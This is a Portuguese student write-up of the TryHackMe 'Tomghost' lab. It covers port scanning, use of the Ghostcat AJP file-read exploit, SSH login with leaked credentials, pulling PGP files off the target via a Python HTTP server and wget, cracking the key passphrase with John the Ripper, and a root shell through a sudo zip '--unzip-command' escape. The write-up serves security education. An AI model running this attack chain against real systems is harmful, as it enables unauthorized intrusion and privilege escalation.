

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – Tomghost

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 24/05/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração	3
4	Escalada de Privilégios	5
5	Conclusão	6

1 Visão Geral


A máquina Tomghost apresenta um cenário clássico de exploração de falhas em servidores de aplicação Java, movimentação lateral por meio de análise criptográfica e escalada de privilégios via abusos em utilitários do sistema operacional Unix.

O vetor de ataque inicial concentra-se no protocolo AJP do Apache Tomcat, explorando a vulnerabilidade conhecida como *Ghostcat* (CVE-2020-1938), a qual possibilita a leitura arbitrária de arquivos locais sem autenticação. A partir disso, obtêm-se credenciais iniciais que garantem acesso remoto via SSH. A segunda etapa envolve movimentação lateral através do extermínio de chaves PGP protegidas por senha utilizando força bruta. Por fim, a elevação de privilégios para o usuário administrador (**root**) é executada explorando configurações inseguras do comando **sudo** atreladas ao binário **zip**.

2 Reconhecimento

O processo de auditoria foi iniciado com o mapeamento de portas e serviços através do utilitário **Nmap**. Foram identificados quatro serviços ativos na máquina alvo.

```
1 nmap -sC -sV -v -p- <TARGET_IP>
2 % Output resumido:
3 % PORT      STATE SERVICE      VERSION
4 % 22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
5 % 53/tcp    open  tcpwrapped
6 % 8009/tcp   open  ajp13        Apache Tomcat AJP connector
7 % 8080/tcp   open  http         Apache Tomcat 9.0.30
```



```
(kali@kali) - [~/vpn]
$ nmap -sC -sV -T4 cat.thm
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 09:08 -0400
Nmap scan report for cat.thm (10.67.165.96)
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|_  256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp    open  tcpwrapped
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http         Apache Tomcat 9.0.30
|_ http-title: Apache Tomcat/9.0.30
|_ http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds
```

Figura 1: Resultado do escaneamento do Nmap indicando as portas e versões identificadas.

Ao pesquisar sobre o ecossistema identificado na varredura — especificamente o **Apache Tomcat 9.0.30** —, constatou-se a existência de uma vulnerabilidade crítica catalogada como **CVE-2020-1938** (Ghostcat). Esta falha permite que invasores não autenticados realizem a leitura e inclusão de arquivos da estrutura da aplicação web ao interagir diretamente com a porta 8009, que roda o protocolo nativo *Apache Jserv* (AJP v1.3).

Para buscar códigos capazes de explorar a vulnerabilidade, empregou-se a ferramenta Searchsploit:

```
1 searchsploit tomcat
```

Exploit Title	Path
4D WebSTAR 5.3/5.4 Tomcat Plugin - Remote Buffer Overflow	osx/remote/25626.c
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service	unix/dos/22068.pl
Apache Commons FileUpload and Apache Tomcat - Denial of Service	multiple/dos/31615.rb
Apache Tomcat (Windows) - 'runtime.getRuntime().exec()' Local Privilege Escalation	windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File Disclosure	multiple/remote/4530.pl
Apache Tomcat - Account Scanner / 'PUT' Request Command Execution	multiple/remote/18619.txt
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion	multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)	multiple/webapps/49039.rb

Figura 2: Busca no banco do Searchsploit localizando o exploit do Ghostcat.

Localizou-se o script escrito em Python intitulado *"Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion"*. A execução do código apontando para a porta padrão 8009 do servidor permitiu interagir com o contêiner e extrair a leitura do arquivo de configuração estrutural `web.xml`.

```
1 Getting resource at ajp13://cat.thm:8009/asdf
2 -----
3 <?xml version="1.0" encoding="UTF-8"?>
4 <web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
5   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
6   xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
7                       http://xmlns.jcp.org/xml/ns/javaee/web-
8                       app_4_0.xsd"
9   version="4.0"
10  metadata-complete="true">
11   <display-name>Welcome to Tomcat</display-name>
12   <description>
13     Welcome to GhostCat
14     user:password
15   </description>
16
17 </web-app>
```

Listing 1: Recuperação de recurso via protocolo ajp13.

A inspeção da tag de descrição do documento revelou um par de credenciais explícito vazado de forma insegura no código-fonte: `skyfuck:87302811kjlkdqlksalks`.

3 Exploração

Aproveitando a porta 22 (SSH) identificada como ativa durante a varredura, realizou-se uma tentativa de autenticação remota direta utilizando as credenciais exfiltradas.

```
1 ssh skyfuck@<TARGET_IP>
```

O login foi efetuado com absoluto sucesso. Contudo, ao auditar a pasta pessoal do usuário conectado, verificou-se que o arquivo de flag inicial não estava presente em sua

raiz. Executando comandos de movimentação de diretórios para explorar outros perfis locais, localizou-se a flag no diretório do usuário Merlin.

```
1 cd ..
2 ls
3 cd merlin
4 cat user.txt
5 % <USER_FLAG>
```

Retornando ao diretório de origem (/home/skyfuck), constatou-se a presença de dois arquivos críticos pertencentes à estrutura de criptografia assimétrica Pretty Good Privacy (PGP): o `tryhackme.asc` (uma chave PGP/GPG exportada em formato ASCII armored) e o arquivo `credential.pgp` (um segredo criptografado com a chave pública correspondente).




Figura 3: Listagem de arquivos dentro da pasta home do usuário inicial.

Para analisar e descriptografar esses arquivos de forma confortável na máquina de ataque local (Kali Linux), utilizou-se a presença do interpretador Python na máquina alvo para iniciar temporariamente um servidor HTTP de transferência de dados:

```
1 python3 -m http.server 8000
```




Figura 4: Inicialização do servidor web interno do Python para exfiltração.

Na estação local do auditor, empregou-se o comando `wget` para efetuar o download remoto de ambas as estruturas criptográficas:

```
1 wget http://<TARGET_IP>:8000/tryhackme.asc
2 wget http://<TARGET_IP>:8000/credential.pgp
```



Figura 5: Download dos arquivos via wget no terminal local.

Com as chaves em mãos, o primeiro passo foi importar o bloco de chaves para o ambiente local:

```
1 gpg --import tryhackme.asc
```

Para descriptografar o conteúdo, era indispensável possuir a frase secreta (*passphrase*) de proteção da chave privada. Sendo assim, utilizou-se a suíte do John the Ripper com a diretiva **gpg2john** para extrair o hash da chave:

```
1 gpg2john tryhackme.asc > hash.txt
2 john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```




Figura 6: Processo de cracking bem-sucedido revelando a passphrase da chave PGP.

O ataque de dicionário quebrou o hash rapidamente. De posse da frase secreta revelada, invocou-se o comando nativo do **gpg** para descriptografar o arquivo **credential.gpg**. O processo descriptografou o conteúdo e expôs a senha verdadeira pertencente ao usuário Merlin. Retornando ao terminal SSH na máquina alvo, executou-se a transição de identidade:

```
1 su merlin
2 # <inserir a senha decodificada pelo gpg>
3 whoami
4 # merlin
```




Figura 7: Descriptografia do arquivo de senhas e transição de usuário para Merlin.

4 Escalada de Privilégios

Já autenticado como o usuário Merlin, realizou-se a checagem padrão de permissões administrativas no ecossistema através do comando `sudo -l`.

```
1 sudo -l
2 % Output resumido:
```

```
3 % User merlin may run the following commands on tomghost:
4 % (root) NOPASSWD: /usr/bin/zip
```



Figura 8: Verificação das regras do sudoers permitindo executar o binário zip como root.

A saída indicou uma falha gravíssima de segurança: o utilitário de compactação de arquivos **zip** (`/usr/bin/zip`) podia ser executado em nome do superusuário com omissão total de senha (NOPASSWD).

De acordo com técnicas documentadas de escape de privilégios (GTF0Bins), o utilitário **zip** possui um parâmetro interno de teste de integridade estrutural (`-T`) que pode ser combinado com o comando `-unzip-command`. Esta flag dita qual instrução do sistema operacional deve processar a extração dos dados testados. Ao injetar a execução de um shell binário (`/bin/bash`) dentro desse parâmetro executado como root, o escape é concluído com sucesso.

Para disparar o gatilho, criou-se primeiramente um arquivo dummy temporário em `/tmp`:

```
1 touch /tmp/test
2 sudo zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin
  /bash"
```




Figura 9: Abuso do comando zip e obtenção de terminal shell administrativo.

O comando executou o escape com sucesso absoluto, desaguando um console instantâneo de superusuário. Com privilégio máximo na máquina, a flag final pôde ser consultada.

```
1 whoami
2 # root
3 cat /root/root.txt
4 % <ROOT_FLAG>
```

5 Conclusão

A invasão da máquina Tomghost reforça as consequências da exposição inadequada de portas administrativas e da ausência de políticas rigorosas de privilégios em sistemas Linux. A exposição do conector AJP do Tomcat na porta 8009 permitiu a exploração do Ghostcat, uma falha severa decorrente do tratamento inseguro de requisições de arquivos confidenciais pelo servidor.

Somado a isso, o armazenamento desprotegido de segredos e chaves criptográficas em diretórios home sem barreiras de isolamento entre usuários facilitou a movimentação lateral após a quebra de hash. Por fim, a cessão de permissões de `sudo` irrestritas a binários utilitários complexos como o `zip`, que contam nativamente com parâmetros de execução de subprocessos de sistema, anulou as defesas de privilégios locais e resultou no comprometimento irreversível do servidor.

Referências

- [1] Mitre. *CVE-2020-1938 Detail (Ghostcat File Read/Inclusion)*. Disponível em: <https://nvd.nist.gov/vuln/detail/CVE-2020-1938>.